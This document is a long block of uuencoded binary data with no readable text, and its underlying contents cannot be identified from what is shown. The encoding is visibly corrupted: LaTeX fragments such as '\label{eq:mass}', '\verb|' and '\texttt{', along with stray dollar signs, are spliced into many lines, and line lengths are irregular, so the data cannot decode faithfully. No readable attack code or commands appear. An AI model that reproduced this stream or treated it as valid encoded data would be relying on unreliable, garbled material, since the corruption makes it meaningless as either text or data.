MT+3*YJU:1!';+Y>4%A<N5YA883M6QQQN-!?K8D)994)BN'8W1S=QE+Y(-HE0 M)LT,X);,;.#;T^-(?CEZ-D-+O(/T&J#1OOJHMQFBRM&.TX\$(%;Q@L3R+2-G7 M7,W>0V!-"G7<,6LW;E#P\0(:(0FV+069;EU:^D2TWW3H"2C:YA3OC)406+\G M;>M0U?.>F37QX&(=:V39MS4Z33/R%R>&V6^#N(;L)HN#CH5W;00/X(B:9ZLI $\label{eq:mass} \verb|M"9XF"CYO=N0\MDHQ<X0XTW:9WSH61>L<<0%-;4F"&`2@3%AWV0XAFE,$$\#B-$$L$$$ M[-'1#]COW@;:<FNN+BX-GVG2=7`9\\MM(ML7:,:P_"G"?>F:PAH#`[(3),Z! $\label{eq:mj} \texttt{MJ}\$\$.[/`[!SL^V\`L3KP^>;\#;6K*+\#9U4OS]'@K>UFVS-I=<*ZO+F);IG;:R2$ M!:+.;S4C4Y23P/V=X'\$TAH[/9Y;\$O\$<:\3F\XQ'32]MWLQCNL8IG;(CAYR"K M32C+ORZWDGHLN^8WMB!(0Z*>9@G:\$UJ<0CD=5MC6BX8?19+O@-4([.2B6<I: MOZ,)I4)MQ:%C6+0^A3ZI+'1S?='/2RW77EN\,SHR8>^DD\$<[1&BZ\$\N'Y5GO M7+C5N46C3)KTW&U*_L!1Y^K3/C?K\$='7!'.J\'[4*\=*MS.%JG?IFZ0?/777 M2H6F5:SM3=]S3M/?N5TS&O2FBG.?&2VW\$9N:;\&+5E9SSWTOF-U"G6VF*!YV MDJVN.V=`=IZ96L8"9B`8F"W.C#-O\3G'JUM'+C<WW-;UN7O4"GG3YOEQVAI' M<K2<J2E4-;2E'67)TQ,LPMXK&NU;7:UW(-MB-!(TT#2)9L`AO)F,T9.>L%/T MN:=L1#Y6.VY;/*&P`=U\$8H0UG(RGIJZU:A"Q3J[(0F<?%,7YVT,29U:ATC+J M@>@<PU]8L-.J@YH2LG\$9?KK(1K*(XEYL[40/"%JRWDS,V5ZEL[IZ5,^NEE!= M6(*L[802E3H3BLF=@T50JOO>S&+.7\$E7#[!D<LV\$.N\$%R6&D9W'J<2.4QH5J M\Z+<NX(4Y?116CU`\ED-"!8>K.]GW4(V3;)C"!BXAVA,VI;#:6U;;#%9K)8? M!IM&9'.%DA&-2#+46*V(-A;2SH(NH-17`S5B[,B:RN!FO/?:]'EUF%EK#1TG $M\&S!N26A[(N[/QC9=)?7=\)9@5ELK6E^4<"MOPOOP8;-Q,D:)KHB23EJO+2&]$ MF+4X=+2V]T&&JZWX<G4M8D*O/>9V8."6T\$A8R[8=B.\$)/RHBL,Z&=QZ>"47MX, .6X"P&T(WBN6*":L\$-E\$0-:4M&5<H:P3<\$</H+'D:3,TG0LT3*I(N:]&Y, $\label{eq:mass} $$M^*=\#_@F(UWMFJUUO82?**\VD=WSB&G?G*+5"9W=GHOI&B<MZHN9F!(PL.GY)$$ $M; Z6$]6$:RSTF>G%)TB28C6[Z&.2A3@@4"2O,VV(M:1\Q91J.2KPTB6M16*N]$ MZ@9H1FB; `XLHS\$Z]*#6C.BM>R(6J>[L#W,VA)6<F=%%,RK([-!1CG8X(S?+X $M4X*A&ZJ-5$0]I56B<-O^P'K4S:^@\QLI-F=M[=((C>.&N.34FNM18;*,LN2,B)]$ MIB48RD]D[>N]9T^20>2+LC)V(J52=;)AQZR9&-S"&J1FI"\$T4?F:F*,,)2#E MMTRL(3"9H\$Q#*;ZQ:YMF<YFR,N4^+-:@QL6>2\3!EXL3JEU&/96\$%F=^19=" $\texttt{M<;5L^\$/+E=H3<6OI>A9G71LVRX1EU\#V(,1@G"6,))(N[H(\&L!"Y5;-\$"\$R\&G")] }$ M\$0,KNV\$\$:/?%S!>CG+F;TE\$,V8NE@[?903WV81K03(U>LDX16P.\RR+R/.01 M?9G<G,/J^Q&(PC;/XFK0Q;;+%4)DT0Q4/<3=2]U#[VAM]J+-'5PNRY#7LFP; M.+7:48JZ8'6E">+/.:-9:\Z,@6IRZ5--NB-3=?-H6VOMT,',K\$;<`F?@QXDG MST+&N\!QHS2)"X6VS\)+J2)/OG>4M2FT@K)6RN5G\$1B-"*FV;5>[ZWJ+V0H) MQH^:H?5R)US<5+[7KNO&ZLM-;DEE7&\638J8LUC9E5AS\^^CK,I0.:A&").+ $\label{eq:mg} \texttt{MG[Z;N38;\&@?G`ZQ'FV/9\&."T/$/1B_$$*KT63AQ/$A-H(NQJ($`R+'8+3<R9)$.}$ ML[&QEF'ORBZ6"#\$ZYW)/S:.VJ#2QAO*<[2PFHL_4S<`WLV]\UY';HG#\$O!L% M"S?F=2^UJU]ENE:;#/.U:=%Q'BSM&:Y1'07V%H9:<WT3MG1"[(XH'S_AC[CF MRTA\T[99-!?6<,'GFSKSFAC6V<T6QS9Z.0D^#MCC@3G5QMF9(RLZ;>/IAC)I

M16,1U[V!B)-%JHYSN]+5U:</#\#/>MG#T;D-.151@KM;)6"R3K\\$O-IPUBIPE MZG!#!?=YXB:RSK3>ZI>NPAW=)!A&4G0_%5`4H5JHM+2AI\$U]7T3:9Q]K`XUD MA!-G:)Y,4A7C4<L"3M81B:BRC5%H=@X\$\5G?%%I\$YK6P1(+.#(BO,HJSZ''= M8[67\$<3*MCC=*1:K5-+(2\$F&>1#&BL94X65H,@;/0S;;-Z@5-SA99M,%@+9AM-\$P*(@(!38YKLQ5FD(\$W`T2QDW>2KNUYT#"SMH16,QST9\NSDW&%MLXN;T;. $MD; EDVVA:, EH:)(-BP[/38P9)*9K70K?"<V0@Y).:QJH%>%!`A`K](J\8EFL#$ MVX; F4<I, P*YR!OY(+A#\ATHTO861J.M\$:K*@?@O,P)[JK7E,DBAW4/6P'++9 M-4F2\$R!&F1G1H8:.4NGA^S8*"+XP&EHC73:VP::,-GIOISQ>Y6=-L5>ZCYFS $M6*!6$R9SJ?@[+GJ+*3[=[/R9PEMJP:X=E-:.)>:3'ETG$C@-6`9[*R6^9*6]$ MA*ER*,<"LQ+V!NI*FTPB&)4`:%I)P:`[#="FL\$]K,&DL':A.SL,=#1L\$Z"40 M46%9\$VIB"Y%!QDVX&![H@:P#036.@R,T<FA((9J`VZ`DBF:@.107)N5C>M[\ MLM;#Z,:%AZI&E,H9NP,=GAW=#\Z@SXX7+D\$4R4P!(88E.W5,\30PI&Q@L1%D M\$2+!2+%@8C'!E8L7(HH&4`(G:6`8QDD)\$D1'[44J-\$15H#20%#`B,2,B0A(@ MVB*.M8)^RB2)F@8N\FI%\$(:>_*(H&X'@FT8:C+[.?+*0!C%+!H/Q')R0YABG $MC4\T@*I]_5(`'2`D!>, @:4Z@HR!S#2"8*A\Z#<2X;=)VN(L42!N*-*[1*IOZ])$ M7\$/<T9!I@CSF0'*BMU>`@D@6TS2A`(@EB]ALD,84Z_TX>8G@-9\$5D%)042L' MKN.('O)0T@\7'9F.5QER8VB#E@,4`,&FF	'E,%PA=/\$/AB@9%-QHTE6EG* M<-P@V-+#A%6-I5B(T"1(BS+3"PDJHQ@Q!@\LA_)\U<Y:EO9RS%1M)*A>^87Y MHVV<*#2`;@.(9[GP^'QVD]\$&T=/-8AZ>G;GUS#ZM43\5Z3DM9LEE4"1\$-&\M $MK*0/L6+A&R\#8U(JY46B="F\7E,OV9337IPA>I?*S>M\#*/&M`0[TZU@::4>N=$ ME-O5;4\][RD[6O#6%BUYJ\%FL14;)HU3735R?*.A?5!)J7D6ZN71=#:#0@C1 $M8AV = -A - EJU\$_J) + :+?;9\$.\$\&AF.\&QM#:K*)R\#Z'$$D&;VXHHB[$$7+T$EUM]$ $M9\&49BS;8G;?;MVCCV7NF*?"1E>ZOW-VV]]^K|K#,)JP8+DZ\;>]JNWM8N"-#$ M=CVTHLWYY%D%6Q)?C#7F_/#B-\/;2^Y-JDCB"H, `].HG&)8PR^D,'E&C075) MG)A\AFQ<\$=ETE3(`U%OL8!3I,X!4&B5;%B%L:B6IM?98VNPS8.HI=HEU>%,# M3Q_A&"1@\`#RC(C%1!B#\$7ER"YH9#C+:00*O4"PYNY882D@A8_PT:3\$T#FXJ $M(?N]1:98+,0+^A.H">)@>&D6P$B'N=%2'0C]Q+/$E[?LJ^'Y8ST)26ZX'<S$ MH)Q04!82)W3KEA*C(*MY)<YH+SG%<V(&11@*[PD6/'`6P@;R\$4#YPQ.(P+HF M1.LX&)\$31J6C.@Z\$\$F,1T"XXA9PZP03)\$3=C^[,\$C,02XAD33<0'H02Z70J, MBZ!F)-RW@'!3B%LG63E&4R&T2AO1@HP%RX0(WN\$]1S%">+0*V3`#MO`(\&(D M`R\H^*VM/)R!B06-')ID61)%520`14D!44A\$D6,`IU&7P)\XE/;"5/7ILRD" MH.4+0MB'WF4U*/Z68:\$_!VSN`^2B:NN=";21!],B(W1[A'I.EOF`^-RZV;/E $M[N.(/B>$43D13D4^, < N<RQPQS6*E].G6@/`'%W3A.&Q(WGOO4*+1[OSJ2Q`P])$ M/:QLHG4ZD]8\5!WMM[/`J&PU'S#W3`T(]T<`3+4^K/./,A"UM:-.*(Q@Q4\$1 M!D) B+4AOG]*1A.O;]*+!7 - \$> D-H"R2*LVA] N, !@Q01@*#&(L08@,5@@,\$(@)) + ! +M19`"\$\$A\$S"14S2,573\$(LB@<S1Z.SC@J?/9<Y61*K@6HCMPP_>B(^QE*EFFC M&*AI;>\;T4@,N&@S-%%12CMA9LI,J46L,`RT6#\$,N24B36TMNGQDT)OG26%\ MN4>-#9"(,D4*RL2,1*646&F%2<W=>88.A:]W\$M.:"-/?;^'#>NHA&'9&!TFV M2]=\#("D4!9#JR2I"T@LD"X&<,#4/L&#E'6MJB\0YI`RHI[-=:X>(JCN<.%C MN8+YS8S\$;56TQK;5))^JA/'NO^^->1/#@91A]E"4'RIQO0OO@20VU4+92+(4 M@L(LEBO+^#C5X`W,W(DX=),Y%A*;]^@5)V^1&(119(*L!5"(A!!`KM]Z@K/F $M1DSRC0C05MK/F$[+V^{-}.*]=R;)05=Q+E^{*}ZB,@@,8*/?R)(GQ](><D^{-}.*]$ MFS1B^+\#6S^@<6:B$1!IB$E<+Z^O\#%'AP!S5H.Y-=N;5Z=R]7+2\7VA,@8DF$ MV#6,S4(1S*0R\$S059Y)\$N9=9:"E1PI:V:\$"C6WJ<O-::.G*(*64F3;+U@?)M/<-F='I3<(IM'%"AS&N2T,9B@X@V7F@7"21.@AN*#&(<40S(EKJ9FQI)LJHF $M;4(#29")HV((\&E@="H5"JZ8<:-M!3(('5D9^F&`USY$+"93I6X&[=>9+;&4[$ MG"35DP,AE50'+3U!Z=A-H(<#TG>\+5CA?9\\^4R<OCYVUEL01BE8H<^>\GP8 M3HG,DE5X<,VS\Y\Z(X=;JQ":!G\$P:<8D'-[WKF1XD&(2R.%@A`E>#&,@%5UD M!+XE[(R&@\$(<K"062(\$2,>52D()82R4&9"[2*E/KE%W.(CVB"JV`QBK!18(H MHP8*,(+(08"1(3L&0]4]IH6(P8`D(L6\$48L\\$@(,\\$0\\$(,@A&!!\\$(LBJ08P!0 $M%^160$9[^4I/(.]\MW;183?6B7'I$/7762/F]J32DD]QR"3I42]X29X^B)$$ M=I<5:.[YC^"HN+2"MH>&2,P853UBP;K;1R6*T#OP&EG(L#LUP20%(U38`+A; M5[*AT2"M)5K10;K00R6!LN%6)#+B:VI8E4GL[;+"(T: %24ZT@?+M>B2&DM" M%C[0\%(NQI@V\$2VUCZW=X5UYS>>"S7VK6<<PD.B+N"=!>?CG&9PJ[T)>'#E2 MU.^5-BLXH+7QBY]%ZSRJPFAWRZ'0@VHLVH8TNS)FT@XU@^TLJ.MOK,G(D:TC $M9W?B=6![N'T\3!3#48]".*C8UO+7E_&XLQ>$;L*#T-)F[=^>BKG68*MV*]$ M&[%VYG\$7=6AM#3GSM-LZJ:?,&(,CW)4HPQ\$15/'+-L28IW%ARH,V=J)8=90# MRX2(C1@0\\$"?5W)K\$**,:8Q-\$.^^E:36SME-*\$@.XP4?GVG&G/&U3HT=A^)# $\verb|M9$i\#S&K=M>0GV\end{GV}$ = GK$$$H^;Y4:Y`6AK&A$:&TID2Y+Q^4IYO;SP&\&>!SK=MZ'$ = MS$$ = MS$$$ M9S5&Z3D@:!QGT&1E6#C+K4#^0-K)&H)!3``09K\$C`.6R/=M#(4!#<P.!8;+F ML`9BJFMYMUH\(!\$AU:LE7%4B\$*D8=`9%*K!B1&0XR[+[8(:A#K0#23LB*&<R

 $ML-58+9R"ZE;JXC)[6!GVX:BX\5V3(QTCP:A,Z#:)=HH\0:2CR0#^-5`#H=<*$ M.\$<X\7LZ\^*F"<_=H[,).(#?@_([U'=/\$=E<;/O?<H7/2MML^QT_O28@QBEA M+_JZ9BSTH=22J34AGI,PA_BF.88SEF=\W6<F\$Q#IF"K-FTL4@5GT=;>(\$40S MU9'E`2D#S.]TD-NTE"FPLRD)]X0B,%A%1D#7Q(P`#`%Z<MO>Z7G#YIV9*9*, MBJ=;!869*84&L9)2YD1<>5@\$P-\`;,9%FX2?7EPNH'D"*D62+(R#(\$8D8B15 M00C)\$\$01@*\$4(C!!DD%6\$!2``H0\$2+!:)/!)3B';!"19\$C%1-I\$%HS&G3AO\ M.:S7/NQFG,(OF^9VI6M;9?/#&F>EYQCBGTUSI&5J9O:+5?AIHJI>VKYO<M]M ML:&(BXVDOW)0,(0Q+::\$F\GQM2=/.'DE(2DM!\$VS?=5R(<\$:<N3SK*^.TZG+ MB(W&U.BV5,MJ(-=Z;\$\6>.*DV5L:OO8X?FS*#?GFYN[T4M427WN&UWG+Z5?& M-)C70P49T.>*G-10:MK&<BNY#ZE4L6K;7!-GM&N=.)TNM8?IO.>+7:,+&S*3 MFXZ;9[L#C'0=V0K\YA@G%X@U98BZNA-'-D)9SFU%JKC1TUI4!3Q`^4:8=TYH $\label{eq:mce6mz} \texttt{MCE6MZ\$?1}/@\texttt{IQLUO)2O9X04*5=}\]\ (\texttt{K;3"F<5/\&@3H:."4@C,6VA2\&\&G*OEM.}$ M*T6*IV2(SH\PG%EYJ-+-36W*)8AI?913#F=L.S7+(TQFTM:N<%75B-0EDS#6 M9`:0NVMA>I/`>0\AX;\7QVUY+Q"WS.C#6!V3?)V(&X<\$,'E%+IA"Y"+A7EP+ MQ0)&\$4%"19)(>6(HL41@]Z+2JP+3ON(J<6%2,(B`>1*"1C(L&`:L-?.2`L(ML\$0(*2*34P1@P6,]WTVE2BM0MHLI8RA"(D3G#0\$-^?F;\L"JZL#)\$]K"*&H# M*P\$1\$Y"!F6",4T"5,19:H6"A&(3A%E9A:"@C&(+"'SG;B1DL&!1&TDFC)!(? M#=,(&F%FH/\$/"8N)RS2HL%G2DL6!C64Q1@R"R%#1W:0BKL\ZAF"JR%\$)D238 M@R("D@L8,AJ9P!W[JUK2MGCM-Q[#\$YMP^337/-Y,*L;8M/NU)!^J9R')BV+L MP/=CKLW`*)SYQIER5!)T\$^KK)E%70V*=T4NY\$C!DB;-\$.?>9"F:0W7N%I9;5 M5Q-8]Q(\$0:UJ#:I8#:",4J<:S2D1C%U:5.,=]6H:2230[2B\$0F-(,.NPT&.A M%&"=); `Y%+%P=E-:DYFY5\$5B1839(,!(A159,D9)1%G`)*,K"&F!C\$%T.TON M5W_#4%/7[OB9.B&_8;.*\$-U44P(1A!(QF<YQQ"+82Z0'<)F9@YF&"5##V4G7 MR4L#TH1!"+!2`4.%0::'/&\$D`@ROSN_OEKF/"6.&XT6ZLK"Y#%#/O_(=UHI& M)3F''\$4"B9HEBP"+UHJR\$&"P@"\$(*(",DD\$8PD8`JQ8JD45\$\$"21A&A<3W-.MX\9WMIX^H%,!=.]YN5=W+%.M!)AGPUPD?1.^4'E516W3T0<K]Z!S1#'1"DP` M>"3*AX`#.JT:S>:..XMMY@"<IGH[\$*A@@D3M&"*@4D0,9,AWC\$_D`DJ\3PL@ MTOSZ&@9]9FTAKV>C34J+*XD?N?<WH^[(4L.#C6LLUI#0A4P:ZDD,O]U:TTR] $M2\&H2=:O3S2AT04\%O9\%?'2/W3X\#C)C-,/"=T]/,V;U2"WW^=GG8/GOV![56[F]]$ M6\$QGS((A'L\DT[?X]8, #A0N3NW)R\S^6:7QDU!/?94#:98E'OB]=N@]8W2G5 M"H"?O<0.O-D.3`8B@'WG"\$"XR4D*5`\$8B1%4(,K00%@2=X@\$.P05]);QI0^# M`L1\$;,(E!<VQ,\S%M]'%[?&5R=#*NGKQ+.\$^\$DGA!@'\$**B@C#VX,BJGQQ"2 M`)`(HL@JG7Q]'TOZOZO\V2D^BG?.XKZ1T\$^68)Y_F^<88HO\J(/X>X?@>"'. M6?L`IAH&/3>9)]AEB!#&%\$FD)1\$4%OB_O0%Q#.F8TMUFQGV7,4C3QRSL;`'^ M/E2YD<\$0R4LR",)"%A\$@04""0RA1\$S!ML96QLF`[M#44UF=!-.):LVF"L12(MXR; \$R, %0B, F*6E2-\J"Q&1;:Q\$8DK&BRK\94BEA%125J144%8ML6OM#*8(P4 MI9`*J*"(6#M8#DB(V(9'Z);P*8XR/.96U&+"2<#"NRP1L!+96(R2L1`S##)2 M*C%6#!+9"@REE@18P9!&\$"*(R-LB)"HP9&L2E\$HR4E0K*)505ELDBA1A\$"VT MI*)(L&C1D"#`8%\$I*BRA%,;,M6`F9@9%0HV6VC6"R.69@6B\$35+((@C(QCJU M%1BR*@H%8-:TL+0-8HI!K01\$&*UM0*"Q%B@EH%!@4!+U#1`CLT%PA;"493;% M1(V@]%WO/*\[H:*.IIG>C;=S4"MY8L[E473&(EUHD93QL,?H6S\$L2LF[3>K MDM@\$@L(#\$@H!,9*PRT)1D)6>75-H%0"#\,(@#X\$#D#F,2-S.)`!4@P!`K-S= M; WDP!\$-)%`U14<RPM-S!\$4I-,`[\$D`\8PFN`4L`6`2I`@S3\$;`0%&Q!<T\$2F $M(J62^B1\%F9\$)IWB!1>F.J\#<G75!U]!)33.PRL@5C[/BX9#J[^_/3%-;MJP\Z]$ MO-',\V5]\HD&5[@OKE3JL'MP.B;'9ETE\PP'\$.M7`\$.!%#Y7K_G9DL1S\8HE M"P\$R.%#(KD9P5&YA83JQ40OJ`*-2HX/#Z>FP'3:0,8QY*)5^^,!\$19!`.22U M@\$`@PB)JP%<C6&W?:@N(8F/1.P6C+'&:S264#\$"*.!GT>F8XXKG%+'K!D0;# M0`'0T"+YHB/E\$D7A^R]4[V_.RYF&&37G]KYS&&9ZR4,D\VISF,J'+Q?8SMY' MOYK*\$(P_N=@W3<8&'-S@=A^0[`.S0)\Y.%IG?9H<#US?F/H'AU,&3TO6<7V4 $\label{eq:mass} \begin{tabular}{ll} MJS = + \$\$1KF\$; J < @\&VM8MTZ8P1V(VO/TI5OJ > ZSQ(V^6; !MU/QM$493 < \ [L@9P] \end{tabular} \label{eq:mass}$ M3YEI#0Z!WSSR2PG) \ .I'MO?3V^V:Z@/-6UJ0518W\R6(FMHK6!Q.O27';!W\$ MV;]L,2 -TV<32HF`9HID09\$X0QA2D32)[^&J](6NDBND/L]6`5@J#.TSY85\ MUQ\$AQAP8JMM38+2&_TY\$ "GB) *>E'15HM_0*@N5XH*!IDUEK%^GF9Y4VG.0XF M](:'@8W219B5MLLN7%6-<T9K2IH9B8TM)--Q+B"DOGL(55R@0IJE9/U!"QX& $M'^P < Z4K$0X>AGW,CVE/>DGM\V!B56=_J@Q]C?\(:Q\#G>,;)0W[N3YP.G!T<\V]$ $M+]Q-C'K]?I,&K]0&E<LI5J*.*B0F0':"]'!4>@Y+-F<$79B\\E[A-]&(2YQBG)$ M+T]<VEOK\$>:ZZ\>N78<&O_E/(*'N_=!V=Z9=DWVFCZ)K/2Y"C]S!MLR1(=;* M0AZY3)!FBVDNGK-,;T:E1\8*M80BQB2FW4-B\);A=3?HLF;&80D;_7]R;9@= $M/W<4.[*AG>%/$)WHC:(W$"=JD"/"4!UV*%6(#*,2_'"E2V:K?Y$5/8>B(T>L)$ MUL@>IJ<37U64&7-%9>+%EL4.?&V'1SYQ=HRF!15.,,H90,:I-<HN0JH/8U@/

 $M\?6JO4/TC]V?KFSX"\5"^U)\NI&$L>3"P^U/Q.GW,I]XP'ZP^@@>[Y=*=:"*$ MU7P-B6Q&4]0S2)X0#4@'3(<*R3XGF@-;,5CE#\$1\$6(\R^RW:;22*!\$2!-,E0 MF==S)<9I*PDJ!*R0VP_"R`''!8%810FN*5G8S'DRLVPL1M,&'-D-)/@9-(Z. M>2+6*;:<6ZL4*,*E9"I]+9<&"-0HS6#22?!!%B*DG5DJTB.2,8`_SC5"B[,B $M-,Y2:H(\&\#7Z!XN<B5:-LC02D`@ZUQA>P3\=,0EW'M\#2.-(HP[N!>*51AHDC)$ M1L/I\AOUU)J0T6D+FBQ?8IG9MZYS.<#M9"+4!9!\]D,,&46LD8\@I!B*"R0E $M*R**!+&X@+\\^"ZOLV[E$5ZK7X^PH82@@^(2CP?N'.=R*Q4ZBT\$(Y;TJ*8+E)]$ $M < BL; J^1*=T$0+-YB!41""D4;3:&\E)Q1YK(CT/0XTRYA2B##5K,(/!+*.5)$ M0;*6DW2S"L\$-T+PT8*,QN)^2D/H?(TFD/0/0ETSIGP45\"Q"OB["UFH1"OAY MZH%\G816',R5"4)[P@4\$%%"`]OWA1\$%(JD18@D`G4,#D&TY"LI34EHL4;'\$C MQ1`XV0+N@S!H(`*66:'@OB3BA)N_LMW`\$5W@54WF?%]*;\$4ZNJLFK[,C!CKA MV7~31H^9RQ4,^0\CUD5\$1AUQ#9!3W(@[LSBZXM@;1I:_T2G5CB7OHT!79*` ML'JCV\$;?)!*3+00"3.'#`ZT/09)Z5G%PKCV/4\$8/#!I)"BE2HHD)(L8C(";2 M-#^8,\$'\$S88(LXRA3K'5PY;R&S4-]_:/G+_:\YZ?57QG(_3_F]T]2!T.@Q;1 MB;CJO^'T$$`BD$$)\\2<95"*5D5!A/,V(&(19$*AS*-*HD6(QP98^XT6#NW))$ M9:JBP00%=LK!109&),8L%@"6;'!8N,)M%@;^'VX5#!@'`E5KC)M@`I/F[WQH M:?:U-`Y48,M"LMMM1C\$5BQ`E0GQ#)B19\$28E02(3WNHIING9=LH2;S*8L!D0 M,TP65##`Y>?^K7F/SW2O9NAB4KHJKW[;2&P2_8?O,*+&/Q`@=H`I,KZULH?\ M\$^I<=8>:3.H6)[`8H5</:8,9Z!A-'KC3ORG;?K\$,DU(?60\$:GFI"Q!MK:6T& M6!SQ&3S=`M(!IB%\XT8SM/N"19/UFC!&2*\$1D2#&`L-OW892\$WD?(P=F19MM M*^#9`FUB(9P91@H*I\$8H,21\$(*"PE9*K(H"A((B@B(,("P@L1EM@C!!""HHP ME91@`J*PB4+(%0@,8,8+`4(H"PBJ0!@D@B\$%(B\$B)"*04!12(,@L*RI%A!%8 MH%DAU^463*6*2>DSTU+S#J\$_10GT7GW@BB**;S#W6KW-W&62VB0YX*>`T*D+ M[Q*8,1[]I&SG*:+,PRH8Q@'R,\AX9*SI&QZ%"CCRDS4L0VFN[7BGC0V;[9L; M>7-)#KB`H(,`3IJ4@CNAG#!.X0+-R;^8H12'.3I`X6C`P<B=&>-:J.4<Y9>P M-P;Y(/8,#]VEKLJ4Q056\$MK+2%MQ&X\$Q^E(R'S\$X8B%8`M30F0@W,.KA0;3B M.9A9(V)RN&*>&&)*L(TQI\$D@T)@P5Q=Q&_:`D4"ZPT2L)?\$NNC5ZN_<9D/\$3 $\verb|M2!Y|-"H9@W<H?0W^-;/,9[GWCQ&].$(QFH5>&&PLPC!8LA[Q(PZT118D\$\$1\$)) | $$$ MB(Q@@L4%!1\$B@+`6`C\$\$9LFEFMBO.P=]S)'#+`-[?5Y8DZ,-E`@3`(W\$@&O` M[OT4M"O?I;%?*R%9R\$FP'C8?&I:Z10T&EH=)[[+?HE.LZ?6H.L\&'#YU<?GU $\label{eq:main_main} $$M=-`UZ-]=::/6ASQ%.SJ"@LE!#J>6#$!EHH;CP@=GRP`#/PJ*@B(1@(H05&0$))$$ MA&12(14D)&+`S.69L-P(>WGS61F<4=AF(:MVR_AWXK_RZKQQJ&V6L)B;Q,@2 $\label{eq:mbz0} \texttt{MBZ0} > \texttt{D`O:YN@R*79RT!\&7} ; \texttt{S))} \texttt{BL.+\$1"4-(4^^G\#\$J\&U[G;\#RZN1@H0Y<?3T])} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} + \texttt{MBZ0} = \texttt{MBZ0} + \texttt{MBZ0$ $M=K-!F"('#FK(-U`NAKV[Q2=S##9:*@B/O@AATT`[FY.MZ)P[+7R*7\H7M.0S]$ M"'(4V;DQ67%.RJ-THK#2FF^B\5M2?DNOH]?H_?/M2&7YLJDRZU;-GM.*.88B M72Z[1<7/XMZZ1<Q453/6CS;'7JA#0)#,9G8B#R"=(,/39:KHKBP1Q+&-+2<A M6B2(@!MV9*@68L?XW[N\$\?M=`4_%%3%VT8@Z;^Q)ZGSD\@NS`ZIZDYDU#?GL $M_C.S;WJ?D0QB\&8T%4C9Y09HTA48G.X-+,RC@<]W7L,2->^)&_@=C/^@UH])=$ ME\`]'V3,UW[M>*B7.@.,\0[S0",21V'^'(^MDXFR1ZOK?&4B<V52#MDUUM<* $M4451F`"S`>V-P/4Z*DD-&`GVR1,@%K1\\7[YQ-9FBM5X+3&&(]2@V/:A4+)8$ M]P7LJ5\$4!%(98!K)6&%-:@5`)%A\$61\$K;5[\$HA\$\7.J&-AN<^FFT@>E2.H]> $M(X%@T((:T3\:P<\&?[E25\&C)*-M;9%*R!6!$&(D`J!D$4)!+1!+ZO<>;*:*"W$ ML>Q@M^Y34<(4!']:&O-"1[P3E.24U\$5"-;>^^F0+@F4:.*?\$GVWLC%ZQM+>+ M>5*RFNS<TDM-^<8(D)8*C)K4&!4-PA/L'\U/.",:5*[`[!D1/#N18CVT&86! M]OU<3A\$Y#[1FRG:SN&&Q\$.'CT&!+57,<5N,?FJ:HBO1U1'AU4\$AS\$1,'W!:A $M\2?:262YB(\,5SK+07,-'8&F]JJ%!+%)6,4*FVAKEKE./>/G^?KE#[S^<W7I]$ MN)Z;*J+-6R/U^<,VKP;N.9R]F`S?44%MW*=M=D%:8&^G-Q.%?'>SJNDQ9@P_ M2I_(8:JYO12LK.':<UI;F/?*%-N,,F.MO9K3JIK*LDFCRMLT6;;W.@D6=R[: MQ\UW3ZUICI":VZ8,'U"4U0&I*/-^4KS1=857%;*0:CVT8/\$R\$C)I::SCCP?& $M1[;W7)*\AP[3R>^1U8V)P9MU])R&4J;K_U'9C1:&^=5<1A3J*PJBG5XK0>(F)$ MP&I-["HUEW4(09EZETN//+4NLN)98%5J2ZM;2BB;QR.Q0-"R:D,LFH]%&Z-F M191\9G36&';>&8BZC"I*E\$YI8]=UE8ZMNIF,&.CE0J8HBFVH+Q>Q)D3+U.6T M3:VZZ]%W3DO/@Y,TK7A.))X62LB)QAJ\SGD\NC9T:L>@;P<I73#43:(>-(EP $\label{eq:md6-substitute} $$ MD6^*, ZM-ZQQ'W^?<W<1[=(^Q\SCZ!'S(#5,))[LHA"$8C&)9J7]SV>^W32F^* $$ MD6^*, ZM-ZQQ'W^?<W^?=(^Q\SCZ!'S(#5,))$$$ $M_X'W6FD>!N%S*K,GBF$R$Q^3\9'W6!#Q&1[.\T`V&I04Q9M%!&'P24@KNAS $M\&WO@78'PH">'B3DH2=5JJ4E]QL.$AG^/(21XPW]\\@P8R*0%D^.$,1?(,'I(>))$ MT3YVBDF(6`"L01<90%0%\$"LS)B8XK"MB,'&B%A:BL*,*J*2&-12!,DK+"6%. M"L!`?*:#3"!-1TVP+59'G#S`* $H=X]3)+5`_>&$7-+)AMJ?I'`LFQ",)`'[[+$ $\texttt{M@U.<`I$-.8_\#ZU\#O>7F-4]*D4(09$4``4@C`B\#`!&0!@QG`1!Q.U.=ZUS/SQ} \\$ M'-(PZNL+D.42"0!0"E+0_*8+[7VHV\$9]YB^\PKRQ+\$RYF2?=T9C)&8T:R5!A M+5"\$=L!CR\$9E`-.:36*%6+K,TS#16U+8"JHK&-LU\$QB@H:3&#K444]D@H/U0

MCPSU]ID_!78K#[6L50FQ^Z\$*KJ'./,+P>["@@;R*.:(>?&\35GHUP6\&1#:R M2&&`6D4A%"`?M_D-;``R<D(H3HP"LP2H\$ZV\$-H&'8_#>/2Z)S\$.L-B2I*A!U M22IEL%! $C4F(5_C+=$ %)(X[L%G83? $9U>'4>\,:K9J,`:QI(8W#J;%>Z+H?`JJ0$ M,&J)#%]G@*GU:NCI<Q:#TAUI(Z@W1P'([S]TI,\`(0)#>FF1_POR`63ZG,\0 M<!92@B^LOK(L5<5*%K26M81\$!G?'YD%GT/3[_PFC<]!9T7NO-+]+GKE-[5L: M_9CX#1Z0],"?">A@JBQ\$%D@C-B0/.R?)JQB*5K\"2JP6\$(I@A*HC&"(`Q5*(MCRXD.([&G`1, J:"P)HBFB.O(Y7SSEY[=3"'F-!EX2C-%VE)T<]\.X9Y51H[M1Y1:VRK:?TZE]M/=]_B.GPUV5!D57RS;?W]\._+DMMGC5*TWV5&\(+9TUH_% M,7CJ]197] $G"!3Z3ZW'#MJQ&6X3: *GSOM37W4M"LU)DY8*M9](8<W88F]XM.$ MA)9FLXYH6NC"6<XI"BYK-WBR4*"Q%Y5,:XE#\[\$"N6MJQB'V*)%K>U8PRF^+ 